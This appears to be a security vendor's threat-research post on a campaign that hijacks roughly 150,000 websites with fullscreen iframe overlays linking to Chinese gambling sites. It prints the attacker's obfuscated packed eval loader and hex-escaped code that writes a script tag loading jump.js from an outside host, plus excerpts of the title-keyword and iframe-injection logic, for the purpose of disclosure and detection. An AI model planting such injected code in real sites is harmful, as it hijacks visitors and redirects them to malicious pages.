
TL;DR: HTML-entity encoded iframe hijack pushing Chinese gambling brands at 150K scale
- Scaled past the takedown: Everyone celebrates when a campaign gets a takedown headline. Attackers just scale from 35,000 sites to 150,000, add Bet365 branding for legitimacy, and swap obfuscation from Unicode escapes to HTML entity encoding to slip past the same static scanners that reported the win.
- How it hid: The keyword-based script matched titles against bet365, WilliamHill, 12bet, w88, and Chinese brands 宝威 and 太阳城, then wrote a fullscreen iframe pointing at 888fff.zuizhongyj[.]com and destinations like 551007t[.]cc, t399229[.]com and W88in[.]com. cside monitors runtime iframe injections and script behavior on real visitors, not the static snapshot the crawler sees.
- Retire domain-list tracking: If you track this class of attack by domain lists alone, retire that habit this quarter. The infrastructure moved to HTML entity encoding and mutation-observer viewport enforcement, and your only remaining checkpoint is what the visitor's browser actually renders.
Short on time? See cside's in-browser Magecart and skimmer blocking. It covers everything below in one deployment.
In February, we uncovered a threat actor targeting over 35,000 websites with a malicious full-page hijack injection. We've continued to monitor this actor's activities and have identified new tactics and techniques. They've scaled up their operations significantly, as we now estimate that approximately 150,000 websites have been impacted by this campaign.
What's new in this attack?
UI/UX changes
The threat actor has slightly revamped their interface but is still relying on an iframe injection to display a full-screen overlay in the visitor's browser. Here's an example of one of their latest injected pages:

Even though the visuals and layout may differ, the underlying injection method remains the same.

Variations on the same theme
Another variation of this attack shows similar behavior, injecting scripts and iframes that impersonate legitimate betting websites such as Bet365. In many instances, official logos and branding are reused to make the attack appear more convincing.

HTML entity encoding in the injected code
In static code, the malicious JavaScript is injected:
<script type="text/javascript" charset="utf-8" rel="nofollow" src="/@public/base.js"></script>This is an instance of HTML Entity encoding, a different way of obfuscating code. It makes the injected script less obvious at first glance. Decoding this snippet back into plain text reveals:
<script type="text/javascript" charset="utf-8" rel="nofollow" src="/@public/base.js"></script>
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('o["\\q\\a\\2\\e\\f\\9\\n\\0"]["\\p\\5\\6\\0\\9"](\'\\k\\1\\2\\5\\6\\3\\0 \\0\\j\\3\\9\\i\\7\\0\\9\\t\\0\\4\\8\\h\\u\\h\\1\\2\\5\\6\\3\\0\\7 \\1\\5\\2\\i\\7\\m\\0\\0\\3\\1\\s\\4\\4\\c\\c\\c\\b\\b\\b\\d\\g\\e\\6\\g\\m\\a\\n\\r\\j\\8\\d\\2\\a\\f\\4\\8\\e\\f\\3\\d\\8\\1\\7\\l\\k\\4\\1\\2\\5\\6\\3\\0\\l\');',31,31,'x74|x73|x63|x70|x2f|x72|x69|x22|x6a|x65|x6f|x66|x38|x2e|x75|x6d|x7a|x61|x3d|x79|x3c|x3e|x68|x6e|window|x77|x64|x67|x3a|x78|x76'.split('|'),0,{}))
You can decode HTML Entity-encoded text using free tools likeCyberChef.
Within this attack, there's also JavaScript that decodes itself to:
window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"](
  '\x3c\x73\x63\x72\x69\x70\x74 \x74\x79\x70\x65\x3d\x22\x74\x65\x78\x74\x2f\x6a\x61\x76\x61\x73\x63\x72\x69\x70\x74\x22  \x73\x72\x63\x3d\x22\x68\x74\x74\x70\x73\x3a\x2f\x2f\x38\x38\x38\x66\x66\x66\x2e\x7a\x75\x69\x7a\x68\x6f\x6e\x67\x79\x6a\x2e\x63\x6f\x6d\x2f\x6a\x75\x6d\x70\x2e\x6a\x73\x22\x3e\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e'
);
Which eventually writes:
<script type="text/javascript" src="hxxps://888fff.zuizhongyj[.]com/jump.js"></script>Attackers use obfuscation to hide the true nature of the script from quick scans or less sophisticated detections.
Analyzing the final JavaScript payload
Below are some key details from the final script:
Keyword-based detection logic The script defines an array of keywords related to betting, gambling, and casino brands both in English and Chinese (e.g., bet365, WilliamHill, tyc, bwin, 12bet, w88, 宝威, 太阳城).
It then checks the <title> tag of the current page against this list:
var keyWord = [
  { key: [...], id: 1 },
  ...
];
b = document.getElementsByTagName("title")[0].innerText;
if (b.match(new RegExp(keyWord[i].key[j], 'ig')) != null) {
  a = keyWord[i].id;
  c = '?id=';
  ...
}
Once a match is found, the script sets up an ID parameter (?id=) for use in the next stage of the redirect.
Viewport Tag enforcement The code includes handleViewportTag(); plus a mutation observer and a setInterval call to repeatedly insert a mobile-friendly viewport:
<meta name="viewport" content="width=device-width, initial-scale=1.0, user-scalable=no, minimum-scale=1.0, maximum-scale=1.0">This ensures the fullscreen overlay displays correctly on mobile devices.
Fullscreen overlay + iframe injection
The attacker's script creates a <div class="lbb"> that covers the entire screen (via CSS position: fixed; z-index: 9999; ...) and injects a fullscreen <iframe>:
var web = 'https://888fff.zuizhongyj.com/' + c + a;
document.write('<iframe src="'+web+'" ... ></iframe>');
Anyone visiting the compromised site sees the malicious gambling landing page instead of the legitimate page content.
Redirect destinations
We observed multiple redirect URLs during analysis, including:
hxxps://551007t[.]cc/
![Chinese gambling landing page served at the 551007t[.]cc redirect destination](/content/images/2025/08/Over-150K-websites-hit-by-full-page-hijack-linking-to-Chinese-gambling-sites_5.png)
![Second view of the gambling site served at the 551007t[.]cc redirect destination](/content/images/2025/08/Over-150K-websites-hit-by-full-page-hijack-linking-to-Chinese-gambling-sites_6.png)
hxxps://t399229[.]com/
![Chinese gambling landing page served at the t399229[.]com redirect destination](/content/images/2025/08/Over-150K-websites-hit-by-full-page-hijack-linking-to-Chinese-gambling-sites_7.png)
hxxps://www.wa38di[.]com:7443/other/restrictionIp?name=access-caveat
![Access-restricted page shown at the wa38di[.]com redirect endpoint](/content/images/2025/08/Over-150K-websites-hit-by-full-page-hijack-linking-to-Chinese-gambling-sites_8.png)
(Previously seen in other campaigns)
hxxps://W88in[.]com
![Chinese gambling landing page served at the W88in[.]com redirect destination](/content/images/2025/08/Over-150K-websites-hit-by-full-page-hijack-linking-to-Chinese-gambling-sites_9.png)
hxxps://b217102[.]cc/
![Chinese gambling landing page served at the b217102[.]cc redirect destination](/content/images/2025/08/Over-150K-websites-hit-by-full-page-hijack-linking-to-Chinese-gambling-sites_10.png)
hxxps://g977115[.]com/
![Chinese gambling landing page served at the g977115[.]com redirect destination](/content/images/2025/08/Over-150K-websites-hit-by-full-page-hijack-linking-to-Chinese-gambling-sites_11.png)
hxxps://lucky298[.]com/
Several of these sites selectively block traffic from specific regions, leading us to suspect the primary targets are Chinese-speaking users in China, Hong Kong, and the United States.
Scale of the attack: 150K websites (and counting)
Using public search tools (e.g., PublicWWW), we clustered all websites that include the obfuscated script snippet. At the time of our analysis, we identified over 150,000 unique sites. You can see a live query of these infections here.
This attack shows how threat actors keep adapting: they expand their reach and add new layers of obfuscation. Client-side attacks like these are increasing, with new findings appearing regularly.
If you suspect your site might be impacted, review all scripts for hidden HTML entity encoding or suspicious <iframe> injections. Ongoing vigilance and regular site auditing remain your best defenses against attacks like these.